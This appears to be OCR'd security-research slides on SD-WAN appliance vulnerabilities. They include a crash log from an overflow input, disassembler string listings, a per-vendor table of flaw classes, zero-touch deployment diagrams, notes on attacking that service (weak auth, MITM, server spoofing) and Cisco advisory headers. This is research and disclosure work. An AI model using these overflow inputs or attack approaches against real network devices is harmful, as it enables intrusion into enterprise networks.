
```
XXXXXX414141414141414141414141414141414141414141414141414141414141XXXX
```

```
Feb 11 03:33:30PM 2018 INFO  infmgr_inf_handle_discover_msg:8589 RX:XSX_CTRL
INTF_DISC inf_name AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
*** buffer overflow detected ***: /opt/replaced/bin/replaced terminated

======= Backtrace: =========
/lib/x86_64-linux-gnu/libc.so.6(+0x7329f)[0x7fa4101a929f]
/lib/x86_64-linux-gnu/libc.so.6(__fortify_fail+0x5c)[0x7fa41024487c]
/lib/x86_64-linux-gnu/libc.so.6(+0x10d750)[0x7fa410243750]
....
```

WHY MARVEL SUCKS ?



.rodata:000...	00000021	C	mark_t2_app_config_load_complete
.rodata:000...	00000012	C	marvel_sucks_init
.rodata:000...	00000012	C	marvel_sucks_init
LOAD:00000...	00000014	C	marvell_sucks_queue
.rodata:000...	00000005	C	masq
.rodata:000...	0000001B	C	masquerade_port_restricted
.rodata:000...	0000001A	C	masquerade_port_symmetric
.rodata:000...	00000016	C	match connection key\n
.rodata:000...	0000000C	C	max allowed



D:0000000000400018: dq offset _start; Entry point

_start


main

marvel_sucks_init

DETECTED VULNS


	Vendor 1	Vendor 2	Vendor 3	Vendor 4	Vendor 5
Hardcodes	V	X	X	X	V
Broken access control	V	V	X	X	V
Using vulnerable GNU/Linux	¯_(ツ)_/¯	X	X	X	¯_(ツ)_/¯
Using vulnerable 3rd party components	X	X	X	X	X
Broken client-side Web	V	X	X	X	!
Broken server-side Web	X	X	X	X	X
Secure misconfiguration	!	X	X	X	X
Memory Corruption	¯_(ツ)_/¯	¯_(ツ)_/¯	X	X	¯_(ツ)_/¯

ZERO TOUCH IN DA CLOUD



Centralized Monitoring and Management

- Consolidated management interface
- A single dashboard to monitor both WAN and SD-WAN service delivery from the data center to the branch
- Automated zero-touch provisioning
- Prompt network moves, additions, and changes that take place in hours instead of days or weeks




Lower WAN OPEX and CAPEX

Bringing a new branch .. can be done in just a few minutes

Management and Control

zero-touch branch ... delivering automatic business policy and firmware update


ZERO TOUCH DEPLOYMENT


Citrix Zero Touch Deployment Service
NetScaler SD-WAN Center
Internet
TCP Port: 443
1. Request to deploy new branch in a zone (SD-WAN admin associates new branch node with the correct MCN through Configuration)
Internet
TCP Port: 443
2. Initiates process connecting securely with the ZTD service
Internet/MPLS
UDP Port: 2598
3. Branch contacts MCN zone based on ZTD installed configuration
SD-WAN – SE
(Client Node
Branch or Cloud)
SD-WAN – SE
(MCN – Zone 1)
SD-WAN – SE
(MCN – Zone 2)
SD-WAN – SE
(MCN – Zone 3)

https://docs.citrix.com/en-us/netscaler-sd-wan/9-3/zero-touch-deployment-service.html

ZTD SERVER SHOULD BE FRIENDLY! ME – NOT!

- No/weak auth
- MITM
- Server spoofing



Cisco Security Advisory

Cisco SD-WAN Solution Zero Touch Provisioning Denial of Service Vulnerability

High

Advisory ID: cisco-sa-20180718-sdwan-dos

First Published: 2018 July 18 16:00 GMT


Version 1.0: Final

Workarounds: No workarounds available

Cisco Bug IDs: CSCvi69914

CVE-2018-0346

CWE-119



Cisco Security Advisory

Cisco SD-WAN Solution Zero Touch Provisioning Command Injection Vulnerability

High

Advisory ID: cisco-sa-20180718-sdwan-ci

First Published: 2018 July 18 16:00 GMT

Version 1.0: Final

